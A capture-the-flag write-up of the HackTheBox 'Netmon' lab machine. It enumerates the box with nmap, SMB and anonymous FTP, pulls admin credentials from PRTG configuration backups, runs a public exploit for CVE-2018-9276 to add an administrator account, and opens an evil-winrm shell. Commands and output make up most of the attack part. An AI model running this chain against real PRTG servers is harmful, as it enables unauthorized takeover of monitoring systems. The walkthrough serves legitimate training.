HackTheBox Netmon Writeup
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
# Nmap 7.95 scan initiated Fri May 23 12:18:49 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up, received echo-reply ttl 127 (0.088s latency).
Scanned at 2025-05-23 12:18:49 CDT for 18s
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE      REASON          VERSION
21/tcp   open  ftp          syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_11-10-23  10:20AM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http         syn-ack ttl 127 Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33374/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62861/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15668/udp): CLEAN (Failed to receive data)
|   Check 4 (port 45098/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-05-23T09:03:24
|_  start_date: 2025-05-23T09:01:39
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -8h15m38s, deviation: 0s, median: -8h15m38s

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 23 12:19:07 2025 -- 1 IP address (1 host up) scanned in 17.79 seconds
SMB Enumeration
Null Users
1
2
3
4
5
6
7
8
9
10
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ crackmapexec smb 10.10.10.152 -u '' -p '' --shares
SMB         10.10.10.152    445    NETMON           [*] Windows Server 2016 Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False) (SMBv1:True)
SMB         10.10.10.152    445    NETMON           [-] netmon\: STATUS_ACCESS_DENIED
SMB         10.10.10.152    445    NETMON           [-] Error enumerating shares: Error occurs while reading from remote(104)

┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ crackmapexec smb 10.10.10.152 -u 'doesNotExist' -p '' --shares
SMB         10.10.10.152    445    NETMON           [*] Windows Server 2016 Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False) (SMBv1:True)
SMB         10.10.10.152    445    NETMON           [-] netmon\doesNotExist: STATUS_LOGON_FAILURE
FTP Enumeration
Since Nmap tell us anonymous login is available, we can try to login and see what we got
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:wzwr): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49844|)
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
11-10-23  10:20AM       <DIR>          Windows
226 Transfer complete.
ftp>
Since like we are able to access inetpub which is the directory of serving web content. We can still hold for now and look for HTTP Enumeration
Public Desktop
1
2
3
4
5
6
7
8
9
10
ftp> pwd
Remote directory: /Users/Public/Desktop
ftp> ls
229 Entering Extended Passive Mode (|||49890|)
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1195 PRTG Enterprise Console.lnk
02-03-19  12:18AM                 1160 PRTG Network Monitor.lnk
05-23-25  05:02AM                   34 user.txt
226 Transfer complete.
ftp>
There is weird .lnk inside the directory and flag, we can try to analyze these .lnk to see the content
Weird LNK
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ pylnk3 p PRTG\ Enterprise\ Console.lnk
Target file:
{ 'archive': True,
  'compressed': False,
  'directory': False,
  'encrypted': False,
  'hidden': False,
  'normal': False,
  'not_content_indexed': False,
  'offline': False,
  'read_only': False,
  'reparse_point': False,
  'reserved1': False,
  'reserved2': False,
  'sparse_file': False,
  'system_file': False,
  'temporary': False}
Creation Time: 2019-02-02 22:17:17.067657
Modification Time: 2018-02-16 09:05:00
Access Time: 2019-02-02 22:17:17.067657
File size: 12923480
Window mode: Normal
Hotkey:
File Location Info:
  (local)
  Volume Type: Fixed (Hard disk)
  Volume Serial Number: 1749785832
  Volume Label:
  Path: C:\Program Files (x86)\PRTG Network Monitor\PRTG Enterprise Console.exe
<LinkTargetIDList>:
  <RootEntry: MY_COMPUTER>
  <DriveEntry: b'C:'>
  <PathSegmentEntry: Program Files (x86)>
  <PathSegmentEntry: PRTG Network Monitor>
  <PathSegmentEntry: PRTG Enterprise Console.exe>
Relative Path: ..\..\..\Program Files (x86)\PRTG Network Monitor\PRTG Enterprise Console.exe
Working Directory: C:\Program Files (x86)\PRTG Network Monitor
Used Path: C:\Program Files (x86)\PRTG Network Monitor\PRTG Enterprise Console.exe
ExtraDataBlock
 signature 0xa0000005
 data: b'*\x00\x00\x00\x9d\x00\x00\x00'
ExtraDataBlock
 signature 0xa000000b
 data: b'\xef@Z|\xfb\xa0\xfcK\x87J\xc0\xf2\xe0\xb9\xfa\x8e\x9d\x00\x00\x00'
ExtraDataBlock
 signature 0xa0000003
 data: b"X\x00\x00\x00\x00\x00\x00\x00netmon\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00w\xb7\x8e\x93\xac'\xe9\x11\xb2\xa5\x00PV\xb9\xc9\xce\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00w\xb7\x8e\x93\xac'\xe9\x11\xb2\xa5\x00PV\xb9\xc9\xce"
PropertyStoreDataBlock
 PropertyStore
  FormatID: {46588AE2-4CBC-4338-BBFC-139326986DCE}
    4 = 0x1f: S-1-5-21-2105491204-2789866987-2357151585-500
 PropertyStore
  FormatID: {446D16B1-8DAD-4870-A748-402EA43D788C}
  104 = 0x48: {0A6FBD76-0000-0000-0000-501F00000000}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ pylnk3 p PRTG\ Network\ Monitor.lnk
Target file:
{ 'archive': True,
  'compressed': False,
  'directory': False,
  'encrypted': False,
  'hidden': False,
  'normal': False,
  'not_content_indexed': False,
  'offline': False,
  'read_only': False,
  'reparse_point': False,
  'reserved1': False,
  'reserved2': False,
  'sparse_file': False,
  'system_file': False,
  'temporary': False}
Creation Time: 2019-02-02 22:17:16.505150
Modification Time: 2018-02-16 09:04:58
Access Time: 2019-02-02 22:17:16.505150
File size: 5439576
Window mode: Minimized
Hotkey:
File Location Info:
  (local)
  Volume Type: Fixed (Hard disk)
  Volume Serial Number: 1749785832
  Volume Label:
  Path: C:\Program Files (x86)\PRTG Network Monitor\PRTG GUI Starter.exe
<LinkTargetIDList>:
  <RootEntry: MY_COMPUTER>
  <DriveEntry: b'C:'>
  <PathSegmentEntry: Program Files (x86)>
  <PathSegmentEntry: PRTG Network Monitor>
  <PathSegmentEntry: PRTG GUI Starter.exe>
Relative Path: ..\..\..\Program Files (x86)\PRTG Network Monitor\PRTG GUI Starter.exe
Working Directory: C:\Program Files (x86)\PRTG Network Monitor
Used Path: C:\Program Files (x86)\PRTG Network Monitor\PRTG GUI Starter.exe
ExtraDataBlock
 signature 0xa0000005
 data: b'*\x00\x00\x00\x9d\x00\x00\x00'
ExtraDataBlock
 signature 0xa000000b
 data: b'\xef@Z|\xfb\xa0\xfcK\x87J\xc0\xf2\xe0\xb9\xfa\x8e\x9d\x00\x00\x00'
ExtraDataBlock
 signature 0xa0000003
 data: b"X\x00\x00\x00\x00\x00\x00\x00netmon\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00v\xb7\x8e\x93\xac'\xe9\x11\xb2\xa5\x00PV\xb9\xc9\xce\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00v\xb7\x8e\x93\xac'\xe9\x11\xb2\xa5\x00PV\xb9\xc9\xce"
PropertyStoreDataBlock
 PropertyStore
  FormatID: {46588AE2-4CBC-4338-BBFC-139326986DCE}
    4 = 0x1f: S-1-5-21-2105491204-2789866987-2357151585-500
 PropertyStore
  FormatID: {446D16B1-8DAD-4870-A748-402EA43D788C}
  104 = 0x48: {0A6FBD76-0000-0000-0000-501F00000000}
HTTP Enumeration

Seems like it needed credentials to login, we can go back FTP to see what we have got

PRTG Network Monitor Folder Enumeration
Find Interesting FIles
According to https://www.paessler.com/manuals/prtg/data_storage, we knows that the configuration files is inside:
1
%programdata%\Paessler\PRTG Network Monitor
So in ftp, we do:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
ftp> cd "\ProgramData\Paessler\PRTG Network Monitor"
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50289|)
125 Data connection already open; Transfer starting.
05-23-25  05:02AM       <DIR>          Configuration Auto-Backups
05-23-25  05:02AM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
05-23-25  05:02AM       <DIR>          Logs (Web Server)
05-23-25  05:02AM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
01-15-24  11:03AM              1194018 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
05-23-25  05:03AM              1637510 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.

we get the credentials prtgadmin:PrTg@dmin2018.
Fail to Login
However, if we tried the credentials above, we found that it will failed to login… By looking at the hint, I realized the old backup configuration is at 18, we can try the password by changing it to PrTg@dmin2019

Success!
Exploit
1
2
3
4
5
6
7
8
9
10
11
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ searchsploit "prtg"
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                             |  Path
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution                                                       | windows/webapps/46527.sh
PRTG Network Monitor 20.4.63.1412 - 'maps' Stored XSS                                                                      | windows/webapps/49156.txt
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service)                                                   | windows_x86/dos/44500.py
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting                                                                    | java/webapps/34108.txt
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ ./46527.sh -u http://10.10.10.152 -c "_ga=GA1.4.757168139.1748020914; _gid=GA1.4.1733819730.1748020914; OCTOPUS1813713946=ezg3QjgxQzVBLUZDMTktNDJFRi04OTZFLTUwMTMyNTdEMEQ5Rn0%3D; _gat=1"

[+]#########################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution                [*]
[+]#########################################################################[+]
[*] Date: 11/03/2019                                                        [*]
[+]#########################################################################[+]
[*] Author: https://github.com/M4LV0   lorn3m4lvo@protonmail.com            [*]
[+]#########################################################################[+]
[*] Vendor Homepage: https://www.paessler.com/prtg                          [*]
[*] Version: 18.2.38                                                        [*]
[*] CVE: CVE-2018-9276                                                      [*]
[*] Reference: https://www.codewatch.org/blog/?p=453                        [*]
[+]#########################################################################[+]
# login to the app, default creds are prtgadmin/prtgadmin. once athenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!'
[+]#########################################################################[+]

 [*] file created
 [*] sending notification wait....

 [*] adding a new user 'pentest' with password 'P3nT3st'
 [*] sending notification wait....

 [*] adding a user pentest to the administrators group
 [*] sending notification wait....


 [*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!
Testing
1
2
3
4
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ crackmapexec smb 10.10.10.152 -u 'pentest' -p 'P3nT3st!'
SMB         10.10.10.152    445    NETMON           [*] Windows Server 2016 Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False) (SMBv1:True)
SMB         10.10.10.152    445    NETMON           [+] netmon\pentest:P3nT3st! (Pwn3d!)
1
2
3
4
5
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ crackmapexec winrm 10.10.10.152 -u 'pentest' -p 'P3nT3st!'
SMB         10.10.10.152    5985   NETMON           [*] Windows 10 / Server 2016 Build 14393 (name:NETMON) (domain:netmon)
HTTP        10.10.10.152    5985   NETMON           [*] http://10.10.10.152:5985/wsman
WINRM       10.10.10.152    5985   NETMON           [+] netmon\pentest:P3nT3st! (Pwn3d!)
Good!
Login
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(wzwr㉿kali)-[~/Documents/htb/netmon]
└─$ evil-winrm -i 10.10.10.152 -u 'pentest' -p 'P3nT3st!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\pentest\Documents> whoami
netmon\pentest
whoa*Evil-WinRM* PS C:\Users\pentest\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ===============================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                          Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\pentest\Documents>
Note that we are administrator, we can instantly grab the root.txt